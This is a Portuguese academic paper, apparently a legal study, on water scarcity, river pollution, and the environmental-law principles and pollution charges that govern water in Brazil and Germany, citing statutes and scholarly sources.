Boff (2015) sabiamente chama a atenção para o tema quando diz que entre todas as questões discutidas atualmente a da água é a mais importante. Além de vital para a vida ela pode ainda ser motivo tanto de conflitos quanto de cooperação entre os povos. Geram conflitos na medida em que sua escassez e poluição não garantem o acesso universal da população mundial a ela, cooperação no sentido de estabelecer pactos ao que devem ser cumpridos para garantir o acesso, criando laços entre países em vista do bem comum. Pela sua importância como “bem natural, vital, insubstituível e comum”, a ONU em 2010 aprovou uma resolução

dispondo que “a água potável e segura e o saneamento básico constituem um direito humano essencial” (BOFF, 2015).

Atualmente, 26 países enfrentam problemas com a falta de água. Kuwait, Israel, Jordânia, Arábia Saudita, Líbia, Iraque, Bélgica, Hungria, México, Estados Unidos, França, Espanha são alguns exemplos. No Brasil, os problemas de escassez concentram-se basicamente nas regiões nordeste e sudeste. (PAZ; TEODORO; MENDONÇA, 2000).

Em termos gerais o continente africano é considerado um dos mais vulneráveis ao problema da escassez de água. É quase inacreditável que um continente que possua tantas bacias compartilhadas enfrente tal situação. O motivo maior da escassez hídrica na África é a má gestão dos recursos e as desigualdades estruturais que acabam sendo agravadas pelas alterações climáticas. Para, pelo menos amenizar tal situação, faz-se necessária a aplicação de medidas que sejam capazes de conter os impactos do clima, fazendo com que não sejam tão graves. A falta de saneamento é outro grande problema africano, assim como o grande crescimento populacional, fator este que faz com que a demanda por água seja cada vez maior, enquanto que a oferta se torna mais escassa. (MARTINS, 2011).

Países como Alemanha, por exemplo, tem tanta preocupação com este bem precioso que já há programas de proteção há décadas. Para os alemães a água é importante e deve ser preservada para todos os seres vivos - seres humanos, animais e plantas -, pois todos necessitam dela incondicionalmente para viver.

A falta de acesso à água pode gerar conflitos armados. Na Síria, por exemplo, tropas armadas são utilizadas pelo governo para tornar impossível aos países que fazem fronteira o acesso às fontes de água. Em outros lugares, como no Egito e Uganda, há lutas pelo domínio

do rio Nilo, uma vez que as reservas de água estão quase zeradas e a maior parte da superfície é deserto. (VICTORINO, 2007).

A Síria já colocou até tropas na fronteira com a Turquia para impedir que o país vizinho utilize suas reservas de água. Na fronteira de Israel a situação é semelhante. No Sudeste Asiático, o Laos está em conflito com a Tailândia por este querer represar o Mekong, o que drenaria o Laos. Egito e Uganda lutam pelo rio Nilo, que é sua fonte de vida, já que o futuro da água no território egípcio seja quase zero e onde a superfície, nos dias atuais, se apresenta 97% deserta. Bangladesh, Índia e Nepal em conflito pelo rio Ganges e assim por diante, em todo o canto do planeta, com tendência de aumentar. (VICTORINO, 2007, p.21).

Se analisada a fundo a questão, pode-se notar que não são apenas problemas relacionados à vida e à saúde que podem ser causados pela falta de água adequada, mas também problemas políticos. Existem disparidades enormes na quantidade de água consumida por cada habitante nos diferentes pontos do planeta. Enquanto alguns se esbaldam, gastando à vontade, outros mal tem a quantidade suficiente para suprir suas necessidades básicas. Em alguns lugares a falta deste bem precioso já causa conflitos e a possibilidade dos mesmos se tornarem cada vez mais comuns é assustador. (MIRANDA, 2004). Em muitos lugares o problema também é a renovação das reservas, se gasta mais do que as chuvas conseguem repor, como mostra Miranda.

No Oriente Médio, a escassez de água já causa instabilidades políticas e a perspectiva de intensificação de guerras por esse motivo não é desprezível. Na Jordânia, cada habitante tem acesso a cerca de 85 litros de água por dia, enquanto os americanos utilizam 600 litros. Israel, Jordânia e os palestinos, juntos, demandam juntos, 3,2 bilhões de metros cúbicos de água, mas a média das chuvas anuais na região não supera 2,5 bilhões m³. Os 700 milhões restantes são retirados de reservas subterrâneas, sem renovação. (MIRANDA, 2004, p. 29).

Desde o final do século XX, as reservas hídricas em vários pontos do planeta começaram a diminuir. Se a população mundial não tomar rapidamente consciência do problema, buscando soluções efetivas de modo a diminuir drasticamente o desperdício e a poluição, logo todos estarão enfrentando um racionamento sem precedentes. Grande parte da população ainda utiliza a água de maneira irracional, como se ela fosse um recurso infinito. As ações humanas, que deveriam ser no sentido de preservar ocorrem no sentido contrário, poluindo e destruindo. Segundo Tundisi e Matsumura-Tundisi (2011), as sociedades poluem tanto as águas superficiais quanto as subterrâneas, despejando resíduos em rios, lagos, represas e destruindo áreas alagadas e matas.

Vive-se em um planeta que é formado essencialmente por água. Aproximadamente 70% do Planeta Terra é formado por água. Se levar-se em consideração somente este dado pode-se pensar que água é um bem infinito, que nunca deixará de existir. O problema é que menos de 3% é água doce, cuja maior parte está concentrada nas geleiras polares e neve. O que sobra para consumo humano é uma porcentagem muito pequena. A água no Planeta está distribuída da seguinte forma: aproximadamente 97,5% está nos oceanos e mares, ou seja, é água salgada, imprópria para o consumo. Dos 2,5% de água doce 69% concentram-se nas calotas polares, nas geleiras, 30% são águas subterrâneas, 0,9% em outros reservatórios como nuvens, vapor d'água, compõem a umidade atmosférica e apenas 0,3% estão nos rios e lagos. (FACHIN; SILVA, 2012).

O Brasil conta com uma fonte enorme de água - em torno de 13,5% da água mundial está no Brasil -, mas essa é distribuída de forma desigual. Em algumas regiões, como Nordeste e Sudeste tem-se uma grande densidade populacional e pouca água, o contrário pode ser

3 A DEGRADAÇÃO DOS RECURSOS HÍDRICOS NO PLANETA E O CONSUMO SEM LIMITES

verificado, por exemplo, na região Sul. Isso acarreta problemas de distribuição, ocorrendo falta de água nas regiões mencionadas. Como dizem Fachin e Silva (2012, p.14) “Neste cenário a população brasileira vê algumas de suas cidades padecerem por falta de água, tendo como causa maior a distribuição desigual das águas em seu território”.

Dentro do Estado brasileiro regiões onde a densidade demográfica é menor contam com mais reservas de água, enquanto que regiões onde a concentração populacional é maior, contam com uma quantidade muito menor. É o caso da região norte do país, que conta com as maiores reservas de água doce e possui menor número de habitantes, enquanto que no nordeste, a situação é inversa, há maior população e em contrapartida os problemas de abastecimento são muito maiores, uma vez que a região sofre com secas, aridez e suas fontes de abastecimento são em menor número. (TAKEDA, 2010).

A crise da água não se dá apenas pela escassez deste recurso. São inúmeros os impactos da atividade humana sobre os ecossistemas aquáticos e que colocam em risco este bem precioso. Tundisi e Matsumura-Tundisi (2011, p. 64-65) elencam atividades humanas causadoras de impacto nos recursos hídricos, como: i] construções de represas, diques e alteração do canal natural do rio que “causam alteração do fluxo dos rios interferindo na migração e reprodução de peixes, danificando ecologicamente o rio e modificando o seu fluxo”; ii] poluição não controlada que diminui a qualidade da água; iii] desmatamento do solo que “altera padrões de drenagem, inibe a recarga natural dos aquíferos, aumenta a sedimentação”; iv] poluentes de ar (chuva ácida) e metais pesados que “altera a composição química dos rios”; v] cresci-

mento populacional e padrões gerais de consumo que “aumenta a pressão por construção de novas hidroelétricas e a poluição da água e a acidificação de lagos e rios, alterando os ciclos hidrológicos”.

Em muitos locais onde há disponibilidade de água o fator poluição impacta diretamente no acesso a este recurso. Ou seja, não é só a escassez do recurso hídrico que deve ser observada, mas, principalmente, a qualidade deste recurso disponibilizado para o consumo humano e de todos os seres vivos. Nesta linha, a “Fundación Avina”, cujo objetivo é promover o desenvolvimento sustentável, denuncia que:

Atualmente 884 milhões de pessoas no mundo carecem de acesso à água limpa, o que dificulta a satisfação de suas necessidades básicas. Essa limitação obriga a população a utilizar fontes de água contaminada, o que causa doenças que podem ser fatais. Indiretamente também afeta a educação das meninas e a possibilidade das mulheres realizarem outras atividades produtivas e cuidarem de suas famílias, pois frequentemente são as meninas e as mulheres que caminham diariamente em média seis horas até alguma fonte de água, geralmente contaminada, para abastecer suas famílias. Assim, o acesso limitado à água potável também alimenta o círculo vicioso da pobreza (FUNDACIÓN AVINA, 2011).

É possível, portanto, dizer que o problema da degradação dos recursos hídricos é um problema global, pois ele atinge a humanidade, o planeta como um todo. Não é um problema exclusivo deste ou daquele Estado, região ou continente. Ele está presente em todos os lugares. A poluição é, inegavelmente, um dos principais fatores da crise da água. O grande objetivo desde a Revolução Industrial é ampliar a produção. Durante muito tempo, pouco se pensou em preservação dos recursos hídricos utilizados como insumos na produção industrial. Sempre se

teve a ideia de que os recursos naturais, em especial a água, eram inesgotáveis. Além disso, não se pensou na preservação no sentido de evitar a poluição, a degradação da água. Produziu-se muitos dejetos, muito lixo, sem uma preocupação com o destino destes, que muitas vezes acabavam dentro dos rios que banham as cidades. A grande questão é que isso não é um fato do passado, pelo contrário, continua acontecendo ainda hoje. A maioria dos rios que banham as cidades, não só do Brasil, mas de muitas cidades do mundo, estão poluídos, com lixo e esgoto, alguns não têm nem mais condições de abastecer a população (FUNDACIÓN AVINA, 2011).

A água para consumo humano nas cidades brasileiras provém dos rios que cortam o Brasil. Na sua maioria atravessam cidades recebendo além do esgoto, que na maioria das cidades não é tratado, outros tipos de poluentes como restos de indústrias, dejetos jogados pela população, agrotóxicos utilizados na agricultura, resíduos da produção de animais, petróleo, entre outros. Esse tipo de atitude é lamentável, pois além de prejudicar a vida pluvial existente ali, como peixes, algas, vegetação ribeirinha, poluem a água que depois será utilizada por eles mesmos em suas residências.

Estudos recentes revelaram os 10 rios mais poluídos do Brasil. Dentre estes 3 estão localizados no estado do Rio Grande do Sul. Na lista encontram-se: 1. Rio Tietê: na capital paulista; 2. Rio Iguaçu: cidade de Curitiba, no Paraná; 3. Rio Ipojuca: cidade de Recife, em Pernambuco; 4. Rio dos Sinos: Canoas, próximo a capital gaúcha; 5. Rio Gravataí: Canoas e Porto Alegre, no Rio Grande do Sul; 6. Rio das Velhas: Belo Horizonte, em Minas Gerais; 7. Rio Capibaribe: na capital Pernambucana; 8. Rio Cai: desde Porto Alegre até os municípios de Caxias do Sul e Farroupilha; 9. Paraíba do Sul: abrange os estados do RJ, MG e SP, o trecho mais poluído fica próximo a Companhia Siderúrgica Nacional; 10. Rio Doce: Espírito Santo e

Minas Gerais. Neste estudo foram levados em consideração nas amostras coletadas temperatura, espumas, peixes e lixo. Como parâmetros de nota foram considerados: péssimo (de 14 a 20 pontos); ruim (de 21 a 26 pontos); regular (de 27 a 35 pontos); bom (de 36 a 40 pontos) e ótimo (acima de 40 pontos) (PENSAMENTO VERDE, 2013).

Se a questão dos rios for analisada em termos mundiais, tem-se 5 rios que figuram entre os mais poluídos: rio Tietê, em São Paulo; Bacia do Riachuelo, na Argentina; rio Karachay, na Rússia; rio Yamuna e rio Ganges, na Índia. O rio Karachay foi usado de 1951 a 1953 como local de descarte de lixo radioativo. Se uma pessoa entrar em contato com a água deste rio, pode vir a óbito em apenas uma hora, tamanho grau de poluição que ele possui (PENSAMENTO VERDE, 2014).

Quando um país apresenta menos de mil metros cúbicos de água por habitante anualmente, diz-se que o mesmo enfrenta uma crise de água grave. Abaixo disso, saúde e desenvolvimento econômico são afetados gravemente. Caso o volume anual de água por habitante seja inferior a quinhentos metros cúbicos, a sobrevivência desse povo é comprometida de forma drástica. Desde 1970, a provisão de água no mundo diminuiu trinta e três por cento por pessoa. Este fator é resultado do aumento populacional e do uso irracional deste recurso. A escassez também é produto da ganância, de tecnologias negligentes e do fato de se retirar mais água da natureza do que é repostado e limpo. (SHIVA, 2006).

O consumo desenfreado está esgotando os recursos naturais como um todo, em especial a água, colocando em risco o futuro. Com essa atitude os oceanos e a atmosfera estão sendo envenenados por CO₂, fazendo com que determinadas espécies adoeçam e até mesmo desapareçam, diminuindo reservas de água. (MILARÉ, 2013)

O relatório Mundial das Nações sobre o Desenvolvimento dos Recursos Hídricos (WWDR4), lançado em 2014, prevê como consequência da diminuição do acesso à água o aumento das diferenças econômicas entre os países. O documento ainda chama a atenção para o fato de que os mais pobres serão os mais prejudicados. Em outras palavras, por conta da escassez hídrica todos os setores da sociedade serão prejudicados, aumentando ainda mais as diferenças sociais já existentes e fazendo com os mais necessitados, além de serem os mais prejudicados, passem cada vez mais necessidade. (BRASIL, 2014)

O problema da escassez hídrica é uma realidade preocupante e tem relação direta com o aumento de consumo, usos múltiplos e águas contaminadas impróprias para consumo humano. Segundo relatório da ONU, atualmente 2 bilhões de pessoas já sofrem com a escassez e até 2025 este número pode dobrar. Ao analisar os últimos 100 anos percebe-se que o consumo de água aumentou seis vezes, o que significa que cresceu duas vezes mais do que o crescimento demográfico. A principal responsável pelo aumento do consumo é o uso na agricultura. A escassez hídrica afeta radicalmente a qualidade de vida. Segundo dados o problema da escassez pode se agravar de tal modo que nos próximos anos duas em cada três pessoas vivam numa situação grave de falta de água. A previsão é de que até 2050 os habitantes do planeta que nascerão não terão acesso à água de qualidade, o que com certeza, comprometerá a vida e saúde destes. (DECICINO, 2007)

A qualidade da água consumida, bem como sua quantidade, influi muito na vida de todas as pessoas, em especial das mais pobres, em função de sua vulnerabilidade relacionada à saúde e todo tipo de crise. Afetam também o meio ambiente e a capacidade dos ecossistemas e aumentam a possibilidade de desastres ambientais. É preocupante a falta de medidas de

4 OS PRINCÍPIOS AMBIENTAIS INFORMADORES DO DIREITO FUNDAMENTAL À ÁGUA POTÁVEL NO BRASIL E NA ALEMANHA

tratamento de esgoto que acabam poluindo rios, lagos, mananciais, assim como a utilização irracional e contaminação dos lençóis freáticos. As águas superficiais são contaminadas por agrotóxicos e exploradas ao extremo. O estoque de água doce é prejudicado e diminuído com a poluição oriunda de dejetos humanos, lixo, venenos. Tudo isso aumenta ainda mais a escassez e ameaça o fornecimento de água potável em muitos lugares. (CASTRO; SCARIOT, 2005)

Lemos (2010, p. 167) enfatiza que a solução para os problemas ambientais não deve vir somente dos governantes, mas também da população em geral. Somente com a união de todos, governantes e sociedade é que será possível encontrar soluções efetivas no sentido de proteção do meio ambiente. É preciso dar maior importância à educação ambiental, pois ela é o caminho para buscar a conscientização da sociedade para a importância dos recursos naturais e, mais ainda, para sua preservação.

O Direito Ambiental no Brasil conta com uma gama enorme de princípios informadores, entre eles pode-se citar o princípio da prevenção, da precaução, do poluidor-pagador, da informação, da cooperação, da equidade intergeracional, do protetor-recebedor, do usuário-pagador, do acesso ao meio ambiente sadio e equilibrado. Para os limites desta pesquisa serão analisados os princípios do desenvolvimento sustentável, poluidor-pagador e usuário-pagador, uma vez que a poluição é tema desta pesquisa.

O princípio do desenvolvimento sustentável procura harmonizar desenvolvimento econômico-social e preservação do meio ambiente. Sendo assim, para que seja possível alcançar o desenvolvimento sustentável é preciso fazer com que a proteção do meio ambiente seja

cada vez mais efetiva, devendo esta ser considerada parte integrante do processo de desenvolvimento e não um elemento a parte. Chiuviute (2010, p.34) assevera que no relatório “Nosso Futuro Comum”, datado de 1987, o conceito mais tradicional de desenvolvimento sustentável foi apresentado: “desenvolvimento sustentável é aquele que atende às necessidades do presente sem comprometer a possibilidade de as gerações futuras atenderem suas próprias necessidades”.

O objetivo deste princípio não é, de modo algum, obstar o crescimento econômico, mas sim busca fazer com que as atividades produtivas sejam desenvolvidas plenamente, lançando mão de todos os meios disponíveis, mas com a menor degradação possível. Na prática, deve ser utilizado com o implemento de recursos como instalação de filtros em chaminés de indústrias, utilização racional da água, correta acomodação de resíduos sólidos. (CHIUVITE, 2010)

A falta de água é um fator de limitação à evolução, pois o modelo de desenvolvimento baseado na exploração sem limites dos recursos naturais está esgotado. Infelizmente o desenvolvimento econômico nos dias de hoje diverge da ideia de conservação do meio ambiente. É preciso que o planejamento e as decisões relativas ao desenvolvimento sustentável integrem as considerações ambientais e os fatores sociais e econômicos. Como já indicado, atualmente há uma utilização inadequada dos recursos naturais, desdenhando-os em qualidade e quantidade. (PAZ, TEODORO, MENDONÇA, 2000)

O princípio do poluidor-pagador determina que todo aquele que polui tem o dever de reparar o dano que causou. Na linha repressiva, uma vez ocorrido o dano, o poluidor será responsável pela reparação devendo restituir a situação ao status quo, compensando o dano em

pecúnia, deve arcar com os custos do prejuízo causado. É importante lembrar que este princípio diz respeito também às medidas de prevenção e luta contra a poluição (CHIUVITE, 2010).

Na Carta Magna, vem positivado no artigo 225, §3º, que reza que em caso de condutas lesivas, os infratores, pessoas físicas ou jurídicas, sofrerão sanções penais ou administrativas, independente da obrigação de reparar o dano causado (BRASIL, 1988).

Largamente usado como fundamento para decisões no STJ, justificando a adoção da teoria do risco integral no dano ambiental e a reparação integral do mesmo, o princípio do poluidor-pagador é aliado no fortalecimento do regime de responsabilidade civil, como colocado por Sarlet e Fensterseifer:

Na jurisprudência, o princípio do poluidor-pagador tem sido um grande aliado no sentido de reforçar o regime da responsabilidade civil em matéria ambiental, extraindo eficácia normativa do princípio em questão. Não por outra razão, o princípio é comumente empregado como fundamento sobretudo na jurisprudência do STJ, para justificar, por exemplo, a adoção da teoria do risco integral para a hipótese de dano ambiental e, portanto, rejeição das excludentes de ilicitude. (SARLET; FENSTERSEIFER, 2014, p. 87)

Outro princípio importante é o do usuário-pagador. O princípio do usuário-pagador busca suscitar no cidadão a consciência da finitude dos recursos naturais, usando-os de forma adequada e consciente. Além disso, objetiva a ampliação do uso de tecnologias consideradas limpas, não só no contexto de produtos como também de serviços de consumo e a exigência de certificação ambiental de produtos e serviços. (SARLET; FENSTERSEIFER, 2014)

No ordenamento alemão encontram-se dispostos somente três princípios, conhecidos como *Deutsch Umweltrecht Grundsätze*, quais sejam, *Vorsorgeprinzip* (princípio da precaução),

Verursacherprinzip (princípio do poluidor-pagador) e *Kooperationsprinzip* (princípio da cooperação) (HUPFFER; WACLAWOVSKY; GREENFIELD, 2013, p. 156)A origem destes princípios encontram-se no Programa Ambiental, o *Umweltprogramm*, datado de 1971, e o Relatório Ambiental (*Umweltbericht*), de 1976, ambos do governo alemão. Os mesmos também podem ser encontrados no artigo 34 do Contrato de Unificação, celebrado na época pela República Federal da Alemanha e a extinta República Democrática da Alemanha, a DDR. (DIREITO ALEMÃO, 2013)

De acordo com estes princípios é importante ter em mente três questões quando o assunto é meio ambiente: o que deve ser feito e como e quem arca com os custos do processo. As respostas para tais questões são simples. O que deve ser feito é o máximo de diminuição possível dos riscos e danos ao meio ambiente, através de uma colaboração efetiva entre Estado e sociedade e quem deve arcar com estes custos deve ser quem polui. (FABRO, 2013).

Segundo o *Vorsorgeprinzip*, também chamado de princípio da prevenção, todo e qualquer risco que possa produzir danos ambientais deve ser evitado. A exploração do meio ambiente não é proibida, no entanto deve ocorrer da forma menos danosa possível, ou seja, os recursos naturais podem ser explorados e usados pela humanidade, porém de maneira responsável, de modo que não sejam esgotados. Usar de forma responsável para que não falte. O referido princípio foi incorporado pela *Bundes-Immissionsschutzgesetz*, Lei Nacional de Controle de Emissões também pela *Wasserhaushaltsgesetz*, Lei de Recursos Hídricos. Este é o princípio de maior importância quando o assunto é proteção ambiental. (FABRO, 2013).

A principal ideia do princípio poluidor-pagador, o *Verursacherprinzip*, é de que o meio ambiente não é um bem infinito, que pode ser usado livremente sem nenhuma preocupação com o futuro e sua manutenção e sem sanção àqueles que cometerem delitos. “Todo aquele

que, através de seu comportamento, der causa aos riscos, perigos, poluições e danos ambientais, deve responsabilizar-se por estes”. (DIREITO ALEMÃO, 2013).

A aplicação deste princípio, mesmo em território alemão, não é fácil. Em muitos casos é difícil identificar o autor do dano, uma vez que este pode também ser produzido pela coletividade. Pode ainda, causar efeitos negativos no setor de empregos, já que os custos das medidas de proteção ambiental para as empresas são elevados. Também exige uma vigilância constante por parte das autoridades públicas. Apesar do exposto, esse princípio é considerado a diretriz quando se fala em política ambiental, não só na Alemanha, mas na Comunidade Europeia.

Na aplicação, no entanto, os problemas surgem: muitas vezes não é possível identificar o poluidor, uma vez que muitos impactos ambientais são causados por uma interação de múltiplas causas. Através da natureza global dos encargos ambientais poluidores muitas vezes não são legalmente processáveis. O princípio do poluidor pagador pode ter efeitos adversos, tais como um impacto negativo sobre o emprego quando os custos das empresas são de alta por causa da proteção ambiental. A sua aplicação requer um alto nível de supervisão por parte das autoridades. Apesar desses problemas, é o princípio do poluidor pagador diretriz da política ambiental na Comunidade Europeia. (Traduziu-se) (DIE PRINZIPIEN).

Por fim, o terceiro princípio do Direito Ambiental Alemão, o *Kooperationsprinzip* (princípio da cooperação), visa a união de sociedade e Poder Público no sentido de buscar alternativas para evitar que danos ambientais ocorram. No território alemão, as leis exigem que as empresas, de acordo com seu porte e atividade, devem escolher uma pessoa que seja responsável pelo meio ambiente (*Beauftragter*). Segundo a Lei de Recursos Hídricos empresas que lançam mais de 750 m³ diários de resíduos devem nomear um *Gewässerschutzbeauftragte*,

5 A COBRANÇA PELA POLUIÇÃO DA ÁGUA NO BRASIL E NA ALEMANHA

alguém que proteja as águas. Já de acordo com a Lei de Controle de Emissões, para algumas atividades, deve ser escolhido um *Immissionsschutzbeauftragter* que deverá controlar a emissão de poluentes. (DIREITO ALEMÃO, 2013).

Há algum tempo a preservação do meio ambiente vêm se tornando uma preocupação social. Até pouco tempo, pensava-se que os recursos que ele fornecia eram infinitos, podiam ser usados à vontade que naturalmente seriam repostos pelo próprio ambiente. Hoje, sabe-se que esta ideia é falsa, que os recursos são sim finitos e que se não forem tomadas atitudes sérias e efetivas as gerações futuras correm o risco de não usufruir do meio ambiente e seus recursos. São necessárias atitudes conjuntas entre Poder Público e sociedade, para que se possa ter uma qualidade de vida melhor, além, de como já foi dito, preservar este bem tão importante que é o ambiente que nos cerca.

A Organização Mundial da Saúde, em 1961, definiu como água poluída aquela cuja composição ou estado estejam alterados de modo a não apresentarem mais condições para as utilizações a que estava destinada (PELLACAN, 2012).

A poluição das águas, tanto a provocada pelas pessoas físicas quanto pelas indústrias, é um problema de grandes proporções atualmente. A poluição hídrica pode ocorrer de diversas maneiras, provocada pelas pessoas físicas ou pelas indústrias, “desde o uso intensivo de substâncias químicas na agroindústria até o despejamento de resíduos de óleo, gás e projetos de mineração, as grandes atividades comerciais estão poluindo sistemas de água naturais em uma escala maciça”(BARLOW, CLARKE, 2003, p. 231).

A carga de poluentes é emitida de acordo com o tipo de produto fabricado e a quantidade do mesmo, bem como o processo e matéria-prima utilizada. Se a carga poluente é alta, quer dizer que a indústria é potencialmente perigosa para o meio ambiente e deve receber mais atenção, principalmente por parte dos órgãos ambientais. (MENDES, 2004)

No Brasil, a Lei 6.938, de 31 de agosto de 1981, Lei da Política Nacional do Meio Ambiente, em seu artigo 3º, define poluição como toda degradação ambiental que resulte de atividades que de alguma forma, direta ou indiretamente, prejudiquem a saúde, a segurança e o bem-estar populacional, bem como criem condições impróprias para as atividades sociais e econômicas, afetem as condições sanitárias ou estéticas do meio ambiente ou lancem matérias ou energia em desacordo com padrões ambientais. O mesmo diploma legal conceitua poluidor como “a pessoa física ou jurídica, de direito público ou privado, responsável, direta ou indiretamente, por atividade causadora de degradação ambiental” (BRASIL, 1981).

Degradação e poluição da água não são sinônimos. A degradação de recursos hídricos “é a alteração de seus atributos” e resulta “tanto da ação humana como de eventos naturais, como grandes tempestades, incêndios, terremotos, etc.”. Já a poluição “é a degradação causada estritamente pela ação humana”. Como fonte de poluição hídrica tem-se a poluição pontual, ou seja, a poluição que pode ser localizada pontualmente, como a poluição resultante do lançamento de efluentes industriais e esgoto. A poluição pontual “pode ser tratada localmente”. A outra fonte de poluição é a denominada não-pontual ou difusa. Esta poluição é “associada a atividades do uso da terra, tais como urbanização, agricultura, pastagem, reflorestamento, essa poluição atinge os cursos de águas (rios, lagos, estuários), principalmente pelo escoamento das águas pluviais”. (SIMÕES, 2004).

Os principais poluentes da água são: o óleo de cozinha (um litro pode contaminar até 1 milhão de litros de água), esgoto doméstico, fertilizantes químicos (aumentam a quantidade de enxofre, cobre e magnésio que causam o aumento microrganismos prejudiciais à saúde), resíduos sólidos, chorume, lixo nuclear, metais pesados (responsáveis pelo aparecimento de tumores), poluição térmica, petróleo, chuva ácida. (SALVEMOS O PLANETA,2013)

A lei maior do Brasil, a Constituição Federal de 1988, não traz em seu texto a água como um direito fundamental como já registrado, porém em seu artigo 225 dispõe sobre o direito fundamental ao meio ambiente equilibrado. A água como direito fundamental aparece em outros diplomas legais. Um exemplo é a Lei 9.433/1997, a chamada Lei Nacional das Águas, que reconhece a água como um bem de domínio público, finito, dotado de valor econômico, cujo uso deve ser prioritariamente para o consumo humano e dessedentação de animais, estabelecendo como dever de todos, sociedade e Poder Público, formando parcerias, numa gestão participativa e séria, a preservação da água e do ambiente. (BRASIL, 1997).

Apesar de não trazer em seu texto a água como um direito fundamental, a Constituição Federal de 1988 trouxe modificações ao texto do Código de Águas, datado de 1934. A água deixou de ser de domínio privado passando a ser de domínio público, devendo ser a gestão viável, sustentável e justa, como coloca Rebouças (2011).

O princípio do poluidor-pagador está positivado na Constituição Federal de 1988, quando em seu artigo 225, § 3º, coloca que qualquer atitude e atividade que for considerada lesiva ao meio ambiente obrigará o transgressor, seja pessoa física ou jurídica, a penalidade penal ou administrativa, independente da obrigação de restaurar o dano causado. O mesmo princípio está também na Lei 6.938, de 31 de agosto de 1981, lei que instituiu a Política Nacional do Meio

Ambiente, no seu artigo 4º, inciso VII, dispõe que a todo aquele que poluir ou depredar será imposto a obrigação de recuperar ou indenizar danos causados. Na mesma lei, artigo 14, § 1º que o poluidor é obrigado, mesmo que não exista culpa, a indenizar ou reparar os danos causados ao meio ambiente ou a terceiros que forem afetados pela atitude lesiva. (MILARÉ, 2006).

Milaré argumenta ainda que o pagamento não torna lícito o ato de poluir, de modo a permitir o descarte de resíduos no meio ambiente. O pagamento não tem por objetivo tolerar a poluição. Salienta ainda que “A cobrança só pode ser efetuada sobre o que tenha respaldo na lei, sob pena de se admitir o direito de poluir.” (MILARÉ, 2013, p. 268).

Machado (2013, p. 96) coloca que há dois momentos para que o princípio seja aplicado, “o primeiro é o da fixação das tarifas e/ou da exigência de investimento na prevenção do uso do recurso natural, e outro momento é o da responsabilização residual ou integral do poluidor”.

A Lei 6.938, de 31 de agosto de 1981, Lei da Política Nacional do Meio Ambiente, em seu artigo 3º, define poluição como toda degradação ambiental que resulte de atividades que de alguma forma, direta ou indiretamente, prejudiquem a saúde, a segurança e o bem-estar populacional, bem como criem condições impróprias para as atividades sociais e econômicas, afetem as condições sanitárias ou estéticas do meio ambiente ou lancem matérias ou energia em desacordo com padrões ambientais. O mesmo diploma legal conceitua poluidor como “a pessoa física ou jurídica, de direito público ou privado, responsável, direta ou indiretamente, por atividade causadora de degradação ambiental” (BRASIL, 1981).

O Decreto 24.643, de 10 de julho de 1934, o Código de Águas, projeta diretrizes que concedem ao Poder Público o controle e incentiva o aproveitamento industrial das águas. O referido decreto faz menção à posse das águas, que de acordo com o mesmo, podem ser pú-

blicas, comuns ou particulares, além das desapropriações para o caso de bem aproveitamento da água. O mesmo diploma ainda prescreve que não é lícito a nenhuma pessoa conspirar ou contaminar águas. (BRASIL, 1934).

A Lei 9.433 em 08 de janeiro de 1997 institui a Política Nacional dos Recursos Hídricos (BRASIL, 1997). Esta Lei traz a ideia de que a água é um bem de domínio público, considerado um recurso limitado e dotado de valor econômico. Os usos múltiplos devem ser possibilitados pela gestão dos recursos hídricos, gestão esta que deve ser descentralizada e participativa. Este diploma legal reza que quando lançados esgotos, sejam eles tratados ou não, será cobrado e no valor deverá ser levado em conta o volume de esgoto lançado, bem como suas características, ou seja, o quão poluentes eles são para a água.

Para que possam ser lançados sem causar problemas para a água, os efluentes devem seguir padrões estabelecidos na Resolução 430/2011, como: pH entre 5 e 9, temperatura inferior a 40°C, presença de no máximo 1ml/L de materiais sedimentáveis. A presença de óleos, de oxigênio e metais também é fixada nesta Resolução. A verificação da presença das características necessárias para o lançamento do efluente é dever do responsável pela fonte poluidora, ou seja, quem precisa lançar o efluente deve fazer a verificação necessária para constatar se o mesmo tem condições de ser lançado no corpo receptor (BRASIL, 2011). Caso as disposições da Resolução não sejam cumpridas, o infrator ficará sujeito às sanções previstas na Lei 9.605/98, a Lei de Crimes Ambientais (BRASIL, 1998).

Na esfera penal, A Lei dos Crimes Ambientais (Lei n.9.605 de 12 de fevereiro de 1998) “dispõe sobre as sanções penais e administrativas derivadas de condutas e atividades lesivas ao meio ambiente”. Em seu artigo 2º determina que aquele que de alguma forma concorrer

para a prática de crimes ambientais, serão responsabilizados pela sua prática na medida de sua responsabilidade, devendo incidir nas penas adequadas. Cada um, na medida em que praticar ou contribuir com algum ato que polua a água deverá ser responsabilizado e penalizado. Além do agente também devem ser responsabilizados aqueles que sabiam da conduta criminosa e não tentarem impedir sua prática.

Na Alemanha uma das leis relativas à água é a Lei Federal de Gestão das Águas, de 1957 e revisada em 1986. Ela prevê uma estrutura básica para a gestão do recurso, sendo que cada Estado está encarregado de executar a gestão da água. Outra lei referente ao assunto é a Lei de Taxação de Efluentes, datada de 1976, revisada em 1994. Esta define que uma vez que a poluição da água for diminuindo, serão concedidos incentivos econômicos e recursos financeiros para que medidas de proteção aos recursos hídricos possam ser implementados. Quem deve de forma efetiva fiscalizar e colocar tais medidas em prática são os Estados, conhecidos como Länder, que devem manter escritórios regionais e Departamentos de Águas das Secretarias de Meio Ambiente.

A Lei sobre o Regulamento do balanço hídrico (Lei de Recursos Hídricos – WHG), de 2009, busca proteger as águas através de uma gestão sustentável, vendo a mesma como parte do ecossistema, como um meio de subsistência das pessoas, habitat dos animais e plantas e um recurso utilizável.

Além da Lei de Recursos Hídricos outras leis tutelam a água. Exemplo disso é o Regulamento de Esgotos. Este regulamento estabelece padrões mínimos para a descarga de águas residuais. A lei determina a obrigação de pagamento de uma taxa quando ocorre a descarga de resíduos, como águas residuais ou pluviais. O valor da taxa depende da nocividade da

6 CONSIDERAÇÕES FINAIS

água, ou seja, o quanto ela está poluída. Outra lei diz respeito à detergentes e produtos de limpeza. A Alemanha com essa lei regulamentou a composição dos detergentes e produtos de limpeza produzidos na Alemanha. Os produtos devem ser biodegradáveis e os fabricantes devem divulgar o conteúdo dos produtos utilizados.

No território alemão são desenvolvidos projetos no sentido de despertar a consciência ambiental, a importância de preservar os recursos. A educação ambiental é o ponto forte do trabalho de conscientização de importância do meio ambiente na Alemanha. Existem projetos para todas as idades, contemplando as crianças desde os três anos de idade.

